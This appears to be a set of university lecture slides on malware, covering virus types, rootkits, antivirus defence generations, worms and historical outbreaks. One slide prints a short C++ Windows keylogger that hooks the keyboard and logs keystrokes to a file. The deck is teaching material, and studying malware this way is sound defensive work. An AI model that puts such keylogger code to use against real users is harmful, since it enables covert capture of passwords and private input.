UNIVERSITY OF TRENTO

Network Security

AA 2020/2021

Malware

Malicious software

- Programs acting without the conscious or designed authorization of a user or system
  - May exploit system vulnerabilities
- known as malicious software or malware
  - Programs that need a host program to operate
    - Not executable per se
    - e.g. viruses, logic bombs, and backdoors
  - independent self-contained programs
    - e.g. worms, bots
  - replicating or not
- sophisticated threat to computer systems

(Partial) Taxonomy

- Virus → attaches, replicates and eventually hits
- Worm → self-replicates
- Trojan horse → allows taking control of a machine performing an action that looks legit
- Keyloggers → sends typed info to attacker
- Ransomware → attack data availability, asking for a ransom
- Rootkit → hook to libraries or system files
- Bot-net→ remote coordinated control of multiple machines

→ Modern malware assumes characteristics of more than one type

UNIVERSITY OF TRENTO


Keylogger

```
1  #include <windows.h>
2  #include <fstream>
3  using namespace std;
4
5  ofstream    out("log.txt", ios::out);
6
7  LRESULT CALLBACK f(int nCode, WPARAM wParam, LPARAM lParam) {
8    if (wParam == WM_KEYDOWN) {
9      PKBDLLHOOKSTRUCT p = (PKBDLLHOOKSTRUCT) (lParam);
10     out << char(tolower(p->vkCode));
11   }
12   return CallNextHookEx(NULL, nCode, wParam, lParam);
13 }
14
15 int WINAPI WinMain(HINSTANCE inst, HINSTANCE hi, LPSTR cmd, int show) {
16   HHOOK keyboardHook = SetWindowsHookEx(WH_KEYBOARD_LL, f, NULL, 0);
17   MessageBox(NULL, L"Hook Activated!", L"Test", MB_OK);
18   UnhookWindowsHookEx(keyboardHook);
19   return 0;
20 }
```

UNIVERSITY OF TRENTO

Ransomware

malicious software designed to block access to a computer system until a sum of money is paid.



Viruses

- software that replicate and install themselves without user consent
- Copies can be installed into
  - Programs
    - modifying them to include a copy of the virus
    - so it executes secretly when host program is run
  - Data files
  - Boot sector

Probably *Creeper* was the first one in the early 70ies

Virus structure

- components:
  - infection mechanism - enables replication
  - trigger - event that makes payload activate
  - payload - what it does, malicious or benign
- prepended / postpended / embedded into infected program
  - when infected program invoked, executes virus code
  - Virus payload may change size of executable
    - Embedded layout may avoid this (system dependent)
      - e.g. Portable executables headers often have “empty” allocated memory words

Types of viruses

- boot sector
- file infector
- macro virus

By infection target

- encrypted virus
- polymorphic virus
- metamorphic virus

By concealment mechanism

Macro virus and file infectors

- became very common in mid-1990s
  - platform independent
  - infect documents
  - easily spread
- exploit macro capability of office apps
  - executable program embedded in office doc
  - often a form of Basic
- more recent releases include protection
- recognized by many anti-virus programs
- → evolved to email viruses
  - Exploit auto-execution bug in email-clients to infect system


I Love You (2000)

User believes that's a txt file;
It's actually VBS (Visual Basic Script).


Opening the attachment loads and executes script.

Impact → Disrupt system files
Replication → sends itself to the full contact list

Not relying on office, it still relies on an "interpreter" to execute → not native code



1. The PC is turned on & the BIOS initializes the hardware.



2. The BIOS calls code stored in the MBR at start of disk 0.

3. The MBR loads code from the bootsector of the active partition

4. The Bootsector loads and runs the bootloader from its file system.


5. The Bootloader loads the KERNEL image into RAM and executes it.

6. The KERNEL mounts the filesystem, initializes the drivers, & starts all basic processes & services.

Boot sector

- At boot time, the firmware checks for system components and tests them
- The operating system is then copied from the hard drive to the RAM
  - Master Boot Record contains code that ultimately leads to loading OS in memory
  - MBR typically small in size, points to **boot loader** (in Volume boot record, VBR)
    - “chain loading”
  - **Boot loader** actually loads OS

Boot sector infections - depiction



Rootkits

- Can take control of MBR
  - Can inject into kernel
  - Defeat disk encryption → Stone Bootkit
- set of programs installed for admin access
- subverting report mechanisms on processes, files, registry entries etc
- may be:
  - persistent or memory-based
  - kernel mode → hard to detect and remove
  - installed by user via trojan or intruder on system

Virus countermeasures

- prevention - ideal solution but difficult
- realistically need:
  - detection
  - identification
  - removal
- if detects but can't identify or remove, must discard and replace infected program

AV Defenses - evolution

- Virus & antivirus tech have both evolved
- Early viruses simple code, easily removed
- As become more complex, so must the countermeasures
- Generations
  1. signature scanners → looks for known traces of virus in memory
  2. heuristics → looks for features common in malware traces/strands
  3. identify actions → behavioral fingerprint of the malware execution
  4. Machine learning → classifiers trained to decide whether a file or program is acting maliciously

Defense 1 - Signature scanners

- Malware is analysed by security firm
- Footprint of malware in memory
  - Every time malware is loaded into memory, a pre-fixed series of bits will appear in disk
  - This footprint is the “signature” of the malware
  - Recognition happens through matching those sequence of bytes with all signatures known to a security product
- Purely “reactive” strategy → unknown malware does not yet have a signature
  - Detection can only happen after analysis

Defense 1 - Heuristics

- Partially addresses the polymorphism problem
- Viruses may evolve to different strains of the same virus family
  - Manual modifications
  - New malware versions
  - Genetic algorithms
- Different footprint but common characteristics
- Rather than having an exact match of the footprint in memory, detection happens by
  - Partial matching
  - Common characteristics of a virus strain

Evolution 1 - Polymorphic viruses

- Polymorphic:
  - the first technique that posed a serious threat to Antivirus
  - Uses encryption to obfuscate code
  - Decryption module is modified at each infection
    - → all samples will have a different footprint in memory
    - Fixed encryption per se would not suffice → Why?
- A well-written polymorphic virus has no parts which remain identical between infections
  - Signature checking is useless
  - Heuristics may work if encryption-decryption pair does not vary enough

Defense 2 - Generic Decryption

- Each polymorphic virus will look different on disk
- But at execution time code will always be the same
  - If detection happens when malware is executed, it's too late
- Generic Decryption → aka Sandboxing
  - Potential virus executed on an emulated environment
  - No actual access to system resources
  - the malware decrypts itself → signature checking will now work
- Modern malware can prevent execution in emulated or virtual environment
  - Via analysis of the execution environment
  - Prevent analysis by researchers

Evolution 2 - Metamorphic viruses

- Metamorphic:
  - To avoid being detected by emulation, some viruses rewrite themselves completely each time they are to infect new executables
  - After execution on emulated environment, signature won't match
- Metamorphic engine is needed to enable virus
  - Very Large and Complex
  - Ex. Win32/Simile virus consisted of over 14,000 lines of assembly code

Defense 3 – Behavioural detection

- Addresses issue with metamorphic malware and detection of previously unseen malware
- Based on set of actions that the malware performs
- Basic idea → malware behaves differently from legitimate software
  - System calls
  - Interaction with drivers (e.g. I/O)
  - System interrupts ..
- Very hard to enumerate all possible actions → exponential time
- Also hard to correctly identify set of actions that characterize malware
  - Risk of false positives higher than for heuristics and signatures (you need an hash collision for that)

Defense 4 – Using on ML

- Natural extension of the previous approach
- Machine learning is used to model the malware detection problem as a classification problem
- Bayesian networks were the first of being employed with satisfactory results. Neural networks are more popular nowadays.
- Also hard to correctly identify set of features that characterize malware
  - Risk of false positives
- Problem with Adversarial AI

Defenses in practice


- Defense is only effective when it **prevents** malware execution
- Once the system is infected, system can not be trusted anymore
  - Malware removal can not be trusted
- Why?
  - Malware can affect the integrity of system procedures too
    - intercept antivirus' calls to OS disk drivers to analyse stored malware → returns "null" or benign file
    - Disable antivirus itself → e.g. Conficker
  - Run analysis from a clean drive on uninitialized infected OS

Worms

- replicating program that propagates over net
  - using email, remote exec, remote login
  - Exploitation of remote payloads
    - typically arbitrary code execution → buffer overflows
- has phases like a virus:
  - dormant, propagation, triggering, execution
  - propagation phase: searches for other systems, connects to it, copies self to it and runs; repeat.
- may disguise itself as a system process
- implemented by Xerox Parc in Palo Alto in 1980's (besides Reaper to fix Creeper)


Worms propagation model

a logistic model in finite systems. Starts off exponentially, then levels out



Morris worm

- 1988 by Robert Morris
  - Convicted under Computer Fraud and Abuse Act
  - 3 yrs probation
  - Now CS professor @ MIT
- Vulns:
  - Sendmail → could execute command via SMTP
  - Finger → BoF
  - weak passwords → dictionary attack
- No malicious payload but propagation too fast for the infrastructure to hold
  - Single computer could be infected multiple times → similar to a “fork bomb” issue
    - Malware needs testing too
  - Several million dollars in damage




Historical internet worms

- Morris worm (1988): overflow in fingerd
  - 6,000 machines infected (10% of existing Internet)
- CodeRed (2001): overflow in MS-IIS server
  - 300,000 machines infected in 14 hours
- SQL Slammer (2003): overflow in MS-SQL server
  - 75,000 machines infected in **10 minutes**
- Sasser (2004): overflow in Windows LSASS
  - Around 500,000 machines infected

The Welchia and Blaster worms

